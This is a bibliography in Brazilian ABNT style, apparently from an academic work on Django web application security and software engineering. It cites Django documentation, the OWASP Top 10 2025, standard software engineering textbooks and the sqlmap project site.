DJANGO SOFTWARE FOUNDATION. **Design philosophies**. Django Documentation, versão 6.0, 2025a. Disponível em: <https://docs.djangoproject.com/en/6.0/misc/design-philosophies/>. Acesso em: 15 jul. 2026.

DJANGO SOFTWARE FOUNDATION. **FAQ: General**. Django Documentation, versão 6.0, 2025b. Disponível em: <https://docs.djangoproject.com/en/6.0/faq/general/>. Acesso em: 15 jul. 2026.

DJANGO SOFTWARE FOUNDATION. **Security in Django**. Django Documentation, versão 6.0, 2025c. Disponível em: <https://docs.djangoproject.com/en/6.0/topics/security/>. Acesso em: 15 jul. 2026.

OWASP. **OWASP Top 10: 2025**. Open Worldwide Application Security Project, 2025. Disponível em: <https://owasp.org/Top10/2025/>. Acesso em: 18 jul. 2026.

PRESSMAN, Roger S. **Software Engineering: a Practitioner's Approach**. 7. ed. New York: McGraw-Hill, 2010.

SOMMERVILLE, Ian. **Software Engineering**. 10. ed. Global Edition. Boston: Pearson, 2016.

SQLMAP. **sqlmap: automatic SQL Injection and database takeover tool**. [S. l.], 2025. Disponível em: <https://sqlmap.org/>. Acesso em: 21 jul. 2026.

WOHLIN, Claes et al. **Experimentation in Software Engineering**. 2. ed. Berlin: Springer, 2024.